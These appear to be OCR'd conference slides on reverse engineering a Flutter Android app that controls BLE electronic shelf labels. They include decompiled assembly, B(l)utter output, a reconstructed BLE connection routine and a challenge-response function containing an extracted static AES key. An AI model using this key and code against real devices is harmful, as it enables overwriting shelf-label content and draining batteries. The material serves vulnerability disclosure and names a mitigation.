


Analyzing BLE Traffic





BLE Protocol



APP Reversing

1. Download the Android App
2. Use JADX to generate readable Java Code from the APK
3. Find the Entrypoint in the AndroidManifest.xml
   - It is a Flutter App again 🤞🏻
   - Unreadable Assembly Data
4. Start reversing the BLE protocol

```
009eeb3c    int64_t sub_9eeb3c(int64_t arg1, int64_t arg2, int64_t arg3, int64_t arg4, void* arg5 @ x15, int64_t
009eeb3c      int64_t arg7 @ x22, void* arg8 @ x26, void* arg9 @ x27, int64_t arg10 @ x28, int64_t arg11 @ fp)

 0 @ 009eeb3c  x15_97 = arg5 - 0x10
 1 @ 009eeb3c  [x15_97].q = arg11
 2 @ 009eeb3c  [x15_97 + 8].q = lr
 3 @ 009eeb40  fp = x15_97
 4 @ 009eeb44  x15 = x15_97 - 0x1b0
 5 @ 009eeb48  [fp - 8].q = arg7
 6 @ 009eeb4c  [fp - 0xd0].q = arg2
 7 @ 009eeb50  [fp - 0xd8].q = arg3
 8 @ 009eeb54  x16 = [arg8 + 0x38].q
 9 @ 009eeb5c  if (x15 u<= x16) then 10 @ 0x9f05b8 else 12 @ 0x9eeb60

10 @ 009f05b8  arg2, arg3, arg4, x15 = sub_b9cca8(arg1, arg2, arg3, arg4, x4, x5, x6, x7, x8, x9, x10, x11, x12
11 @ 009f05bc  goto 12 @ 0x9eeb60

12 @ 009eeb60  x0 = arg9 + 0x18000
13 @ 009eeb64  x0_1 = [x0 + 0x5f0].q
14 @ 009eeb68  x0_2, x1 = sub_77d474(x0_1, arg2, arg3, arg4, x15, arg8, arg9, fp)
15 @ 009eeb6c  x0_3 = sub_861938(x0_2, x1)
16 @ 009eeb70  x1_1 = x0_3
17 @ 009eeb74  x0_4 = [fp - 0xd0].q
18 @ 009eeb78  [fp - 0xe0].q = x1_1
19 @ 009eeb7c  [x1_1 + 7].d = x0_4.w0
20 @ 009eeb80  x0_5, x15_1 = sub_8670a0(x0_4, x1_1)
21 @ 009eeb84  x1_2 = x0_5
```

B(I)utter

"Flutter Mobile Application Reverse Engineering Tool
by Compiling Dart AOT Runtime "

libapp.so => annotated ASM x Dart Intermediate Language

B(l)utter & reFlutter to rescue

1. Get annotated ASM mixed with Dart Intermediate Language with B(l)utter


```
➜  zhsunyco python3 /opt/blutter/blutter.py lib/arm64-v8a blutter-out
Dart version: 3.5.3, Snapshot: 80a49c7111088100a233b2ae788e1f48, Target: android arm64
flags: product no-code_comments no-dwarf_stack_traces_mode dedup_instructions no-tsan no-ms
an arm64 android compressed-pointers
libapp is loaded at 0x7de41ce00000
Dart heap at 0x7de300000000
Analyzing the application
Analysis error at line 1668 `void FunctionAnalyzer::handleParameterRegisters(AsmIterator&)`
: !isTmpReg
    0x4c4abc: mov x0, x3
    0x4c4ac0: stur x1, [x29, #-8]
    0x4c4ac4: mov x16, x3
    0x4c4ac8: mov x3, x1
  * 0x4c4acc: mov x1, x16
    0x4c4ad0: stur x1, [x29, #-0x10]
Dumping Object Pool
Generating application assemblies
Generating Frida script
```

```
static _ actBle(/* No info */) {
  // ** addr: 0x5eeb3c, size: 0
  // 0x5eeb3c: EnterFrame
  //     0x5eeb3c: stp
  //     0x5eeb40: mov
  // 0x5eeb44: AllocStack(0x1b0
  //     0x5eeb44: sub
  // 0x5eeb48: SetupParameters(
  //     0x5eeb48: stur
  //     0x5eeb4c: stur
  //     0x5eeb50: stur
  // 0x5eeb54: CheckStackOverfl
  //     0x5eeb54: ldr
  //     0x5eeb58: cmp
  //     0x5eeb5c: b.ls
  // 0x5eeb60: InitAsync() -> F
  //     0x5eeb60: add
  //     0x5eeb64: ldr
  //     0x5eeb68: bl
  // 0x5eeb6c: r0 = DeviceIdent
  //     0x5eeb6c: bl
  // 0x5eeb70: mov
  // 0x5eeb74: ldur
  // 0x5eeb78: stur
  // 0x5eeb7c: StoreField: r1->
  //     0x5eeb7c: stur
  // 0x5eeb80: r0 = BluetoothDe
  //     0x5eeb80: bl
  // 0x5eeb84: mov
```


```python
async def actBle(deviceId: str, cmd: bytes) -> BleRes:
    device = BluetoothDevice(deviceId)

    try:
        await device.connect(timeout=30)
    except Exception:
        return BleRes(error=BleError.CONNECT_ERROR, code=0, data="")

    try:
        services: List[BluetoothService] = await device.discoverServices()
    except Exception:
        return BleRes(error=BleError.CONNECT_ERROR, code=0, data="")

    write_char: Optional[BluetoothCharacteristic] = None
    notify_char: Optional[BluetoothCharacteristic] = None
    read_char: Optional[BluetoothCharacteristic] = None

    for service in services:
        for char in service.characteristics:
            uuid: str = char.characteristicUuid
            if _CHAR_UUID_WRITE in uuid:
                write_char = char
            elif _CHAR_UUID_NOTIFY in uuid:
                notify_char = char
            elif _CHAR_UUID_READ in uuid:
                read_char = char

    if write_char is None or notify_char is None or read_char is None:
        return BleRes(error=BleError.NO_SERVICE_ERROR, code=0, data="")
```

BLE Protocol


Challenge-
Response Scheme



Challenge-Response Schemes




Challenge-Response Schemes



Static Secret Key

```
def genBleSecret(challange: bytes):
    key = bytes([
        0xcf, 0x60, 0x1a, 0xb0, 0x89, 0x41, 0x7c, 0xc,
        0x25, 0x17, 0xf9, 0x29, 0x3f, 0xf4, 0xfd, 0x9
    ])

    IV = bytes([0] * 16)

    cipher = AES.new(key, AES.MODE_CBC, IV)
    return cipher.encrypt(challange)
```

BLE Weaknesses



Weakness

- BLE Broken Auth


Impact

- Override ESL Content
- Battery Drainage

Mitigation

- Add Key Exchange

